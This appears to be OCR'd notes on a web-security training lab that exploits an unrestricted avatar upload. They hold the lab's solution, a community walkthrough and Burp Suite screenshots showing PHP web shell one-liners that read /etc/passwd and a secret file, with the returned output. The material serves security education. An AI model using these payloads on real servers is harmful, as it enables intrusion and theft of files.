The process for handling these static files is still largely the same. At some point, the server parses the path in the request to identify the file extension. It then uses this to determine the type of the file being requested, typically by comparing it to a list of preconfigured mappings between extensions and MIME types. What happens next depends on the file type and the server's configuration.
◇ If this file type is non-executable, such as an image or a static HTML page, the server may just send the file's contents to the client in

an HTTP response.

◇ If the file type is executable, such as a PHP file, **and** the server is configured to execute files of this type, it will assign variables based on the headers and parameters in the HTTP request before running the script. The resulting output may then be sent to the client in an HTTP response.

◇ If the file type is executable, but the server **is not** configured to execute files of this type, it will generally respond with an error. However, in some cases, the contents of the file may still be served to the client as plain text. Such misconfigurations can occasionally be exploited to leak source code and other sensitive information. You can see an example of this in our information disclosure learning materials.

Tip

The `Content-Type` response header may provide clues as to what kind of file the server thinks it has served. If this header hasn't been explicitly set by the application code, it normally contains the result of the file extension/MIME type mapping.

Now that you're familiar with the key concepts, let's look at how you can potentially exploit these kinds of vulnerabilities.

lab 1 Remote code execution via webshell upload

Exploiting unrestricted file uploads to deploy a web shell

From a security perspective, the worst possible scenario is when a website allows you to upload server-side scripts, such as PHP, Java, or Python files, and is also configured to execute them as code. This makes it trivial to create your own web shell on the server.

Web shell

A web shell is a malicious script that enables an attacker to execute arbitrary commands on a remote web server simply by sending HTTP requests to the right endpoint.

If you're able to successfully upload a web shell, you effectively have full control over the server. This means you can read and write arbitrary files, exfiltrate sensitive data, even use the server to pivot attacks against both internal infrastructure and other servers outside the network. For example, the following PHP one-liner could be used to read arbitrary files from the server's filesystem:

```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

Once uploaded, sending a request for this malicious file will return the target file's contents in the response.

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

solution:-

1. While proxying traffic through Burp, log in to your account and notice the option for uploading an avatar image.
2. Upload an arbitrary image, then return to your account page. Notice that a preview of your avatar is now displayed on the page.
3. In Burp, go to **Proxy > HTTP history**. Click the filter bar to open the **Filter settings** dialog. Under **Filter by MIME type**, enable the **Images** checkbox, then apply your changes.
4. In the proxy history, notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
5. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret file. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


6. Use the avatar upload function to upload your malicious PHP file. The message in the response confirms that this was uploaded successfully.
7. In Burp Repeater, change the path of the request to point to your PHP file:


```
GET /files/avatars/exploit.php HTTP/1.1
```
8. Send the request. Notice that the server has executed your script and returned its output (Carlos's secret) in the response.
9. Submit the secret to solve the lab.

Community solution:-
How File Upload Vulnerabilities Work!.mp4

lab solve :-


open lab
now click on upload pic
upload any jpeg photos
now go to the burpsuite http-history
now you will see the post request /files/avatars/osce.png
send to the repeater
nwo enable burpsuite http-history images check option
now you will see the get request send to the repeater
now go to the repeater
remove all upload text in post request now add the payload
<?php echo file_get_contents('/etc/passwd'); ?>
now change the upload file name exploit.php
now send the request
now go to the second repaeate get options
change filename /files/avatars/exploit.php
now send request you will see the all passwords
now again go to the upload repeater section
change payload
<?php echo file_get_contents('/home/carlos/secret'); ?>
now send request
now go to the get repeater section
again send request
now you will see the secet message copy the massage
and submit solve the lab :)



Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser
Remote code execution via web
https://0aa8005503b36eaec0db8594006100b7.web-sec...
Web Security Academy
Remote code execution via web shell upload
LAB Not solved
Submit solution
Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Email
Update email
Avatar:
Choose File No file chosen
Upload
ZOMATO -1.5...
11:25 AM



Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Dashboard Target Proxy Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS and general binary content
Host Method URL Params Edited Status
228 https://0aa8005503b36eaec0db8... GET /academyLabHeader 101
229 https://0aa8005503b36eaec0db8... POST /my-account/avatar ✓ 200
230 https://0aa8005503b36eaec0db8... GET /my-account 200
233 https://0aa8005503b36eaec0db8... GET /resources/labheader/js/labHeader.js 200
234 https://0aa8005503b36eaec0db8... GET /resources/labheader/js/submitSolution.js 200
235 https://0aa8005503b36eaec0db8... GET /files/avatars/Screenshot%202022-09-27... 400
236 https://0aa8005503b36eaec0db8... GET /resources/labheader/images/logoAcade... 200
237 https://0aa8005503b36eaec0db8... GET /resources/labheader/images/ps-lab-not... 200
238 https://0aa8005503b36eaec0db8... GET /academyLabHeader 101
239 https://0aa8005503b36eaec0db8... POST /my-account/avatar ✓ 200
240 https://0aa8005503b36eaec0db8... GET /my-account 200
243 https://0aa8005503b36eaec0db8... GET /files/avatars/osse.png 200
Request
Pretty Raw Hex
POST /my-account/avatar HTTP/1.1
Host: 0aa8005503b36eaec0db8594006100b7.web-security-academy.net
Cookie: session=3KAeJ8iwmUtqV7VOUpBTuljdIR7s2JAS
Content-Length: 28078
Cache-Control: max-age=0
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0aa8005503b36eaec0db8594006100b7.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytkOBUyIVhFUNzBi9
User-Agent: Mozilla/5.0 (Windows NT
Search... 0 matches
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Tue, 11 Oct 2022 06:00:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 129
The file avatars/osse.png has been uploaded.


« Back to My Account

Search... 0 matches
INSPECTOR
Remote code execution via web
https://0aa8005503b36eaec0db8594006100b7.web-sec...
Web Security Academy
Remote code execution via web shell upload
LAB Not solved
Submit solution
Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Email
Update email
Avatar:
Choose File No file chosen
Upload
WIPRO Earnin...
11:32 AM


Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
upload × show file ×
Send Cancel Target: https://0aa8005503b36eaec0db8594006100b7.web. HTTP/1
Request
Pretty Raw Hex
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aa8005503b36eaec0db8594006100b7.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
23 ------WebKitFormBoundarytkOBUyIVhFUNzBi9
24 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
25 Content-Type: image/png
27 <?php echo file_get_contents('/etc/passwd'); ?>
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 11 Oct 2022 06:07:29 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 132
9 The file avatars/exploit.php has been uploaded.<p>
Search... 0 matches
Done 323 bytes | 235 millis
Remote code execution via web
https://0aa8005503b36eaec0db8594006100b7.web-sec...
Web Security Academy
Remote code execution via web shell upload
LAB Not solved
Submit solution Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Email
Update email
Avatar:
Choose File No file chosen
Upload
25°C Cloudy 11:38 AM


Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
upload × show file ×
Send Cancel Target: https://0aa8005503b36eaec0db8594006100b7.web. HTTP/1
Request
Pretty Raw Hex
1 GET /files/avatars/exploit.php HTTP/1.1
2 Host: 0aa8005503b36eaec0db8594006100b7.web-security-academy.net
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 11 Oct 2022 06:09:15 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 Connection: close
7 Content-Length: 1256
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
